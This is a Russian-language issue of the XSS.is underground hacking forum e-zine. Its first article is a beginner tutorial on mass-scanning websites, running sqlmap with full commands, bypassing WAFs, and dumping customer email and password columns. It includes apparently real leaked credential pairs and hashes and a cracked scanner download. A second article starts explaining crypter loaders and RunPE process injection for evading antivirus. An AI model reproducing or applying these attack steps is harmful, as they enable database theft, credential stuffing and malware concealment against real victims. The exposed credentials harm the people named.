

XSS.IS

E-ZIN

2021 Happy New Year Edition




<https://xss.as>

<http://xsstorweb56srs3a.onion/>

ОГЛАВЛЕНИЕ

ИНТРО ОТ ADMIN'А.....	2
НАУЧИТЕ СЛИВАТЬ ПЛИЗ! ИЛИ СЛИВАЕМ БД С ПОМОЩЬЮ <code>SAC INJ</code>	3
КРИПТОР ИСПОЛНЯЕМЫХ ФАЙЛОВ. РЭВОЛЮЦИЯ =).....	12
ОБХОД ПРОАКТИВНОЙ ЗАЩИТЫ АНТИВИРУСОВ.....	18
МАЛВАРКА ПОД МИКРОСКОПОМ - <code>STORMKITTY</code>	27
ДОБЫВАЕМ ДОСТУПЫ В КОРПЫ ЧЕРЕЗ ПАБЛИК <code>RCE</code>	39
ПИШЕМ РАТНИК С НУЛЯ И НАВЕКА.....	41
КАК ПРАВИЛЬНО ИЗУЧАТЬ MALWARE-КОДИНГ ПОД <code>WINDOWS</code>	56
АУТРО <code>MARCUS52</code>	61



Мы знаем, что такое честность, этика и мораль в underground'e. Возвращайся к истокам. Знания - сила, барыгам - смерть.

Твой XSS.is (ex DaMaGeLaB)



USEbhf
(L3) cache

Пользователь

Регистрация: 17.01.2020
Сообщения: 165
Реакции: 147


Всем привет!

Дисклеймер!

Данная статья носит исключительно
познавательный характер!

Перед провидением аудита сайта, получите
письменное разрешение владельца ресурса
которому хотите провести аудит!

Посвящается любителям которые пишут вот такие сообщения в лс:



То статья подходит идеально для тебя!

DANGER!!! Я НЕ ПРЕТЕНДУЮ НИ НА ЧТО, Я НЕ ПОРФИ В ДАННОЙ ТЕМЕ, ЕСТЬ
ЛЮДИ НА НАШЕМ ФОРУМЕ КОТОРЫЕ В РАЗЫ БОЛЬШЕ МОЕГО ЗНАЮТ! ТЕМА СОЗДАНА
ИСКЛЮЧИТЕЛЬНО ДЛЯ НОВИЧКОВ, ПРОСТО Я ВСПОМНИЛ СЕБЯ КОГДА Я НАЧИНАЛ,
ПОМОЗИ Я НИ ОТ КОГО НЕ МОГ ДОЖДАТЬСЯ ПРИШЛОСЬ ВСЕ САМОМУ ИСКАТЬ ЧИТАТЬ И
УЗНАВАТЬ, СПАСИБО ЗА ВНИМАНИЕ, МОЖЕМ ПЕРЕХОДИТЬ К ПРОЧТЕНИЮ, ВСЕМ МИР)

Перед тем как писать кому либо о том что ты хочешь научиться и не прочитал
хотябы вот это:
(НЕ РЕКЛАМА)

<https://hackware.ru/?p=3362> <https://hackware.ru/?p=1956> <https://hackware.ru/?p=2069>


То даже не вздумай кому-то писать, вся инфа есть в открытом доступе, можно написать в том случае кому-то, если инфы реально нету!

И так приступим парни!

Кто-то меня знает, кто-то нет.

Кто-то может сказать что я чутка разбираюсь, а кто-то скажет что я вообще тугой в данной теме.

Не думайте парни что после прочтения данного топика вы пойдёте сливать вк



Для начала нам надо установить Кали линукс! Можете и винду юзать, но я настоятельно рекомендую Кали линукс, или другие линукс дебиан подобные оси.

Ставим кали линукс, если у кого есть проблемы с установкой посмотрите это видео:

<https://www.youtube.com/watch?v=LMIa679bTOY>

Можете ставить на флешку на виртуалку или как основную ось(Чего я крайне не рекомендую) корочен без разницы. Кали можно скачать на сайте разрабов либо облак, в новой кали обрезан рут, так что я его не юзаю его, у меня сборка за осень 2019 года с рутом. После установки Кали обновляем все пакеты apt update , apt upgrade , если у вас без рут добавляем sudo, должно получиться sudo apt update , sudo apt upgrade ставим пип на питон, он нам понадобиться для работы с питоновскими скриптами

```
apt-get install python-pip  
apt-get install python3-pip
```

если что-то получается пробуйте так: sudo apt-get update sudo , apt install python3-pip --fix-missing Если всеравно не получается, есть гугл в конце концов, у каждого своя проблема может быть с установкой пип. Не забываем предохраняться, устанавливаем либо впн либо тор

Если про впн более-менее понятно, то расскажу про тор.

Добавим возможность пускать весь трафик системы через сеть Tor:

```
sudo apt-get install tor  
sudo systemctl start tor  
git clone https://github.com/ruped24/toriptables2  
cd toriptables2/  
sudo mv toriptables2.py /usr/local/bin/
```

Теперь можно направить весь трафик через Tor, командой:

```
sudo toriptables2.py -l
```

Чтобы отключить:

```
sudo toriptables2.py -f
```

Если вдруг возникла необходимость принудительно сменить IP:

```
sudo kill -HUP $(pidof tor)
```

Все надели резинку? идём дальше). Раз у нас тут для начинающих, то бёрп и овасп зап мы не будем трогать, по хардкору пойдём устанавливаем окуня.



Качаем окуня, на кали из любого удобного для вас места, можно по этой ссылке

https://anonfiles.com/h7u62bE3o4/Ac...canner_v13.0.200217097_Full_for_Linux_x64_zip

Сборка не моя, качаем на свой страх и риск, но у меня работает по крайней мере
Скачали? молодцы, переходим к установке, делаем распаковку в любом удобном
месте, заходим в папку с распакованным окунем, и открываем терминал с этого места
в терминале вводим

```
chmod +x acunetix_13.0.200217097_x64.sh
```


потом вводим

```
./acunetix_13.0.200217097_x64.sh
```

Вводим название локал хоста, вводим рандомную почту (Только блядь не забудь её, она ужна
будет при авторизации) также с паролем!!!

После этого копируем "wvsc" по пути /home/acunetix/.acunetix/v_200217097/scanner/
далее копируем этот файл license_info.json по этому пути /home/acunetix/.acunetix/data/license/
Все сделали? точно? а права раздавать я за вас буду что-ли? открываем терминал :
cd /home/acunetix/.acunetix/v_200217097/scanner/wvsc
chmod +x wvsc

Открываем мозилу и входим на локал хост если вводите как назвали его, у меня к примеру kali:3443/ название kali и порт 3443, логинимся, поздравляю у вас установлен окунь! Теперь пришло время грузить линки:



Детишки надеюсь тут все понятно?

По поводу линков, список должен быть в формате .csv
формат линков:

<https://site.com>,
<https://site.net>,
<https://site.org>

Тут понятно? В конце каждого линка должна быть запятая, на последнем не обязательно. В ФАЙЛЕ НЕ БОЛЬШЕ 400 ЛИНКОВ!!! Все добавили линки, переходим к скану. Вкладка Scans>красная кнопка New Scan>нажимаем на полоску filter>жмём Never Scanned>ставим галочки на сайтах которые нам нужны, сразу не добавляйте 50-100 а то ваша тачка обосрётся, добавляем штук 7-15 зависит от тачки если тачка более менее мощная то и 20 можно, но все зависит ещё от того где у вас ось если на виртуалке и вы не добавили ахулиард гб озу, то точно много добавлять не надо, если при установке на виртуалку вы поставили мало озу для неё то это можно изменить в настройках самой вирт тачки.

короче выбрали мы линки нажимаем на красную кнопку Scan.

Выпадает окно вкладка scan type выбираем High Risk Vulnerabilities либо SQL Injection Vulnerabilities далее Create scan.

Все наши линки сканируются, результат ловим на странице Vulnerabilities либо на странице скана, нажимаем на понравившийся сайт и смотрим что выдало. К примеру у нас выдало SQL Injection Vulnerabilities жмём и смотри какой параметр уязвим и метод, я нашего детского АДА нужно знать что

уязвимости могут быть в таких параметрах GET POST и в заголовках к приеру хедерах , куках юзер агентах(это не весь список ещё) для работы с sqlmap (По позже перейдём к нему) И так смотрим:

The screenshot shows a web application security scanner interface. At the top, there are buttons for 'Scan' (with a gear icon), 'Stop Scan', 'Pause Scan', 'Generate Report', and 'WAF Export'. Below this is a navigation bar with tabs: 'Scan Information', 'Vulnerabilities' (which is selected and highlighted in red), 'Site Structure', and 'Events'. A 'Filter' button is located in the top-left corner of the main content area.

Vulnerabilities Tab Content:

Severity	Vulnerability	URL	Parameter	Status	Confidence %
SQL injection	SQL injection	https://[REDACTED].de/forgotpw.php	User-Agent	Open	95
SQL injection	SQL injection	https://[REDACTED].de/forgotpw.php	wbb2_cookiehash	Open	95
SQL injection	SQL injection	https://[REDACTED].de/calendar.php	User-Agent	Open	95
SQL injection	SQL injection	https://[REDACTED].de/calendar.php	wbb2_cookiehash	Open	95
SQL injection	SQL injection	https://[REDACTED].de/misc.php	User-Agent	Open	95
SQL injection	SQL injection	https://[REDACTED].de/misc.php	wbb2_cookiehash	Open	95
SQL injection	SQL injection	https://[REDACTED].de/	User-Agent	Open	95
SQL injection	SQL injection	https://[REDACTED].de/	wbb2_cookiehash	Open	95
SQL injection	SQL injection	https://[REDACTED].de/index.php	wbb2_lastvisit	Open	95
SQL injection	SQL injection	https://[REDACTED].de/index.php	User-Agent	Open	95

Attack Details Section:

The vulnerability affects [https://\[REDACTED\].de/forgotpw.php](https://[REDACTED].de/forgotpw.php), User-Agent Discovered by **SQL injection**

HTTP Header input User-Agent was set to **1À6À4%2527%2522**

Error message found: Invalid SQL:

HTTP Request Section:

```
GET /forgotpw.php HTTP/1.1
Referer: https://www.google.com/search?hl=en&q=testing
User-Agent: 1 ????%2527%2522
Cookie: wbb2_cookiehash=bcf6424746782f28c30c6537dae83927;
wbb2_lastvisit=1589832189
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: www.gtaforum.de
Connection: Keep-alive
```

Что мы тут видим? уязвимость в юзер агенте, будем составлять команду для sqlmap, но для начала если ты не знаешь как ею пользоваться вот тебе ссылочки:

Справка по sqlmap на русском <https://kali.tools/?p=816>

Работа с GET параметрами <https://hackware.ru/?p=1928>

Работа с POST параметрами <https://hackware.ru/?p=1956>

залив юэкдора <https://hackware.ru/?p=2069>

Что много читать да? ну хоть про GET прочитай ленивая ты жопа, чтобы хоть понимал как мапу запустить) И так прочитали? более менее вкурили? приступаем к созданию корманды для sqlmap открываем терминал воодим

sqlmap -u "https://site.com/forgotpw.php" -p user-agent level 5 risk 3 --dbs

Что-же мы такое вводили здесь?

ключи:

-u дает понять мапе что после него идет линк

-p указывает мапе какой узвимый параметр

level 5 позволяет проверять заголовки, так как юзер агент в нем то ключ обязателен
risk 3 добавляет or и AND к пейлоаду (Не понятно что это? пиздуй
обратно, в начале есть ссылки) для на чального уровня не обязательно
знать но лучше это понимать.

--dbs Перечислить базы данных СУБД

И так звезды сошлись и мы не словили блок по вафу, получили бд.пример:

available databases [2]:

[*] information_schema

[*] site

Что из нового? --tables таблицы

нам нужно попасть в бд site так как в information_schema особо нету данных которых нам надо, мы сюда пришли за дампами mail пасс. команда:

sqlmap -u "https://site.com/forgotpw.php" -p user-agent level 5 risk 3 -D site --tables

И так что мы тут по на ввдили?

из нового у нас:

-D БД СУБД для перечисления

-T Таблица(ы) БД СУБД для перечисления

Что опять не понятно? ссылки все ещё на месте)

получили таблицы, пример:

Database: mycablemart

[2 tables]

ds_admins
ds_customers

Тут мы можем попытать удачу и вытащить админа и получить доступ к админке, но не в этой статье, сегодня мы дампим сайты с помощью sql инъекции забыли про админа, нам нужно получить mail пасс, ввоим команду, пример:

```
sqlmap -u "https://site.com/forgotpw.php" -p user-agent level 5 risk 3 -D site -T ds_customers --columns
```

что из нового? --columns колонки (БД состоит из бд>таблицы>колонки)

Database: mycablemart

Table: ds_customers

[2 columns]

Column	Type
cEmail varchar(80)	
cPass varchar(15)	

Мы нашли колонки с мылами и паролями, отлично! Теперь нам надо как-тоськачать дамп, пишем команду, пример:

```
sqlma -u "https://site.com/forgotpw.php" -p user-agent level 5 risk 3 -D site -T ds_customers -C cEmail,cPass --dump
```

Что нового появилось в нашем запросе?

-C те же колонки, только после них через запятую идут колонки

--dump собственно дамп выбранных колонок

*может кто из молодёжи не понял:

--dbs -D это одно и тоже, только вот поправочка когда вы выбираете бд то нужно указать уже не --dbs , нужно указать -D , аналогично с таблицами и колонками

И так приступим к дампу! Пример:

RBANDOV@OPTONLINE.NET PBPUZNA
abillmyer@bcps.org eniraf
jake@captivatemedia.us pyzcz1o@ng
eng28ine@gmail.com ohvyqre28
tomcat2000@hotmail.com n10jnegrubt
mgeorgeghobrial@yahoo.com trbetr6366
teck27@gmail.com grp7279

```
[02:33:44] [INFO] table 'mycablemart.ds_customers' dumped to CSV file
'/root/.sqlmap/output/site.com\dump\mycablemart\ds_customers.csv'
[02:33:44] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 49 times
[02:33:44] [INFO] fetched data logged to text files under
'/root/.sqlmap/output/site.com\dump\mycablemart'
```

так в конце мы видим наши строки mail пасс, и пути по которым мы можем перейти и забрать свой дамп. Нам повезло и дамп не запаролен (хотя как сказать, если незапаролен то в 99% его уже слили)
Но что делать если мы сдампили и у нас в паролях какая-то х#йня? пример:

neo.laurent.i@wanadoo.fr:5d8b49cc3b867b27795b34158193ce10b2254df7

None of your business.:ef9a61822dccfb1a25aac1f5aa0a76d7c9b11f0

alias-site-comm@antp.be:3ef99383aedf61011f8ea8392ca1c16a53f20106

эта х#йня называется хеш, в помощь нам приходит мой любимый hashcat
если хочешь научиться им пользоваться то тебе в помощь придут этих 2 видеоа

<https://www.youtube.com/watch?v=KCeGFaOfQkU>

<https://www.youtube.com/watch?v=pm5xorNwgS4>

мы сдампили что нам нужно, расшифровали если понадобилось.

Но стоять есть же ещё уязвимости в параметрах гет и пост

Пример уязвимости в гет параметре:

```
sqlmap -u "https://www.site.com/index.php?id=1" -p id --risk 3 --random-agent --dbs
```

как мы видим, можно пробовать без высокого левела, но можно и добавить, а вдруг какая залётная скуля будет тут особо ничего сверхъестественного нету, все как выше я показывал, только сейчас ещё добавился --random-agent с названия должно быть понятно что это рандомный юзер агент который бёрется из списка который есть в папке с мапой

с гетом все понятно ? нет? все линки выше, как я уже и говорил, если не понятно то нужно прочитать инфу там.

Переходим к параметру пост , примебр команды:

```
sqlmap -u "https://www.site.com/login.php" --data="username=use&password=bhf" -p password
--risk 3 --random-agent --dbs
```

Что мы видим тут? ну нас появился новый ключ --data через этот ключ вводятся данные с пост запроса

The screenshot shows the Xss.js interface with two main sections: a table of vulnerabilities on the left and a detailed attack panel on the right.

Vulnerabilities Table:

Severity	Type	URL	Method	Status	Port
Blind SQL Injection	Blind SQL Injection	http://[REDACTED].com/	GET	Open	95
Blind SQL Injection	Blind SQL Injection	http://[REDACTED].com/	GET	Open	95
Blind SQL Injection	Blind SQL Injection	http://[REDACTED].com/	GET	Open	95
Blind SQL Injection	Blind SQL Injection	http://[REDACTED].com/	GET	Open	95
SQL injection	SQL injection	http://[REDACTED].siteclass.asp	GET	Open	95
SQL injection	SQL injection	http://[REDACTED].siteclass.asp	GET	Open	95
SQL injection	SQL injection	http://[REDACTED].siteclass.asp	GET	Open	95
SQL injection	SQL injection	http://[REDACTED].siteclass.asp	GET	Open	95
SQL injection	SQL injection	http://[REDACTED].siteclass.asp	GET	Open	95
SQL injection	SQL injection	http://[REDACTED].siteclass.asp	GET	Open	95
SQL injection	SQL injection	http://[REDACTED].siteclass.asp	GET	Open	95

Attack Details & HTTP Request Panel:

The panel displays the following information:

- The vulnerability affects <https://site.com/login.php>, password
- Discovered by SQL injection
- Attack Details: URL encoded POST input password was set to \
- Error message found: You have an error in your SQL syntax
- HTTP Request:

```
POST /login.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Referer: https://site.com/
Cookie: ASPSESSIONIDOEHTDRST=AOKFLMMCLNGMCOLOPGBJPOJA
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Content-Length: 122
Host: site.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.103 Safari/537.36
Connection: Keep-alive
```

Annotations in red highlight the 'password' parameter in the URL and the 'password' parameter in the POST data, with a note: POST параметр который нужно вводить через --data.

С этим разобрались, мы научились сливать дампы с разными параметрами такие как пост гет и заголовки, мы вышесливали с помощью уязвимого параметра юзер агента, но это можно провернуть с любым заголовком, куки,хедер, реферер итд. Но не всегда все так просто, иногда нам помогает терять нервные клетки ваф.

Вот словили мы всеми любимый ваф, что делать будем? та в пизду сворачиваем монатки нахуй оно нам надо! СТОЯТЬ БЛЯДЬ! Куда попиздил? Очень люблю когда говорят "Блядь клауд, все тут нихуя не сделать" и в 90% новички бросают линк, даже не начинают с ним войну. Бля ребятки все не так сложно как кажется, есть туевая хуча методов обойти ваф.

и так приступим:

На понадобиться

НЕ РЕКЛАМА

1. <https://www.shodan.io/>

2. <https://censys.io/>

Вбиваем в поисковике наш сайт, не нашли на одном, ищем на втором.

и отак нашли? и что дальше? Пример:

sqlmap -u "ip.ip.ip.ip/index.php?id=1" -p id --host="site.com"--risk 3 --random-agent --dbs

ip.ip.ip.ip это айпишник нашей цели

--host сюда вводим сам сайт

и все мы получаем доступ за клаудом, и легко пиздим все данные которые нам нужны

Но вот представим мы не нашли айпи, тогда в помощь нам придёт whatwaf

Установка:

копируем и вставляем в терминал

```
sudo -s << EOF
```

```
git clone https://github.com/ekultek/whatwaf.git
```

```
cd whatwaf
```

```
chmod +x whatwaf.py
```

```
pip install -r requirements.txt
```

```
./whatwaf.py --help
```

```
EOF
```

запускаем , переходим сначала в папку с whatwaf в терминале cd whatwaf

```
./whatwaf.py -u https://site.io
```

скрипт на выдал тампер который мы можем заюзать для обхода фильтрации, и так приступаем к мапе опять. Пример:

```
sqlmap -u "https://www.site.com/login.php" --data="username=use&password=bhf" -p password --risk 3 --random-agent --tamper="apostrophemask.py" --dbs
```

(--tamper кто не понял, то через эту переменную нужно вводить тамперы)

Такс, вроде все нормально звёзды сошлись все гуд, но бывает так что ты вводишь название тампера, а мапа ругается на тебя "Э вася, ты попутал? я незнаю такого тампера"

ну так давайте подружим мапу с другими тамперами, а именно тамперы от whatwaf они шикарно работают с мапой.

Заходим в папку

```
/root/whatwaf/content/tampers/
```

копируем все тамперы, и вставляем в папку

```
/usr/share/sqlmap/tamper/
```

и пропускаем тамперы которые уже есть в папке все мапа дружит с другими тамперами)
Есть ещё такой скрипт как Atlas, тоде помогает обойти фильтрацию, но его тамперы не подходят для
мапы их нужно переписывать. Кому интересно то может поставить себе атлас.
По поводу обхода ваф, есть много способов, но я заебусь тут рассказывать
про все это, например начиная с банальщины CloudFail и заканчивая Curl
Парни не в коем случае не берите мои слова как основные, все нужно искать и изучать самому!

И в конце ещё раз добавлю: **DANGER!!! Я НЕ ПРЕТЕНДУЮ НИ НА ЧТО, Я НЕ
ПОРФИ В ДАННОЙ ТЕМЕ, ЕСТЬ ЛЮДИ НА НАШЕМ ФОРУМЕ КОТОРЫЕ В РАЗЫ БОЛЬШЕ
МОЕГО ЗНАЮТ! ТЕМА СОЗДАНА ИСКЛЮЧИТЕЛЬНО ДЛЯ НОВИЧКОВ, ПРОСТО Я ВСПОМНИЛ
СЕБЯ КОГДА Я НАЧИНАЛ, ПОМОЩИ Я НИ ОТ КОГО НЕ МОГ ДОЖДАТЬСЯ ПРИШЛОСЬ ВСЕ
САМОМУ ИСКАТЬ ЧИТАТЬ И УЗНАВАТЬ, СПАСИБО ЗА ВНИМАНИЕ, ВСЕМ МИР)**

Надеюсь помог таким как я был пол года назад!

Всем спасибо за внимание, всем пис)



Octavian

Emperor

Premium

Регистрация: 19.03.2020

Сообщения: 52

Реакции: 111



Криптор исполняемых файлов. РЭволюция =)

В моей прошлой конкурсной статье вами были заданы вопросы про загрузчик, и я тогда ответил:

Загрузчик это отдельная интересная тема, на которую можно будет статью написать и разобрать все нюансы, такие как правильный хэндинг TLS, ресурсов криптуемого приложения, обработку импорта, экспорта и т.д.. Еще на отдельную тему тянет статья по антиэммуляции (генератору уникальных антиэммуляторов, привет инде). В крипторе есть задел в завязывании генерируемого кода на магические переменные, результат которых отдают антиэммуляторы. Об этом тоже есть что рассказать, может как нибудь в другой раз.

Сказано - сделано:



Загрузчик это действительно отдельная, интересная тема, к которой нужно подойти основательно и расставить все точки над i. Проект криптора, описанный в прошлой статье, содержит уже ткомпилированные версии шеллкодов загрузчика в память, без исходного кода. В этой статье я поделюсь с вами его полным исходным кодом, опишу что он делает и как происходит обработка и мэппинг файла в память в нюансах.

Мы поговорим о том, чем это решение отличается от системного загрузчика, посмотрим относительно кода системного загрузчика в ХР.

Порассуждаем о пользе прямого мэппинга в памяти перед инжектами, такими как RunPE и иже с ними.

Немного предыстории:

Появившийся как концепт, способ загрузки RunPE был практически идеальным решением загрузки бинарика в память на рубеже 08-12гг. Тогда антивирусы еще относительно плохо умели хучить вызовы и перехватывать управление вновь созданного процесса, проверяя его контекст.

По сути проактивные системы проходили своё становление как самостоятельные технологии и во главе угла стояли сигнатурный и эвристические алгоритмы обнаружения крипторов.

Принцип работы RunPE достаточно прост:

Стаб (контейнер криптованного файла) поражает новый приостановленный процесс через CreateProcess с флагом CREATE_SUSPENDED, получает контекст главного потока через GetThreadContext, после чего приостановленный процесс аннегитится с помощью NtUnmapViewOfSection и по адресу ImageBase выделяется память через VirtualAllocEx с флагом PAGE_EXECUTE_READWRITE.

Далее в выделенную память через WriteProcessMemory записываются хидер криптованного файла и секции. Финальные штрихи это установка нового контекста на точку входа для главного потока через SetThreadContext и восстановление приостановленного потока через ResumeThread.

Для поддержки x64 файлов в RunPE требовалось совершить минимум изменений с учетом смещений и регистров (eax\rax, ebx\rbx и т.д.) и вот уже готова полноценная поддержка x64 файлов. В целом история с RunPE довольно простая, очень стабильная и хорошо отрабатывающая практически любые типы нативных PE файлов, будь то хитрые заглушки в TLS, аномальные заголовки, упакованные файлы и т.д.

Одна беда - технологию с того времени так затерли до дыр, что любой уважающий себя антивирус научился определять этот способ загрузки в память, что напрочь отменяло бы саму идею скрытия криптуемого файла от антивирусов. С появлением механизмов сканирования памяти эта технология окончательно умерла.

Есть еще промежуточные способы загрузки в память, я отнесу их к RunPE-одобным и назову их инжектами. В данной статье их рассматривать я не буду.

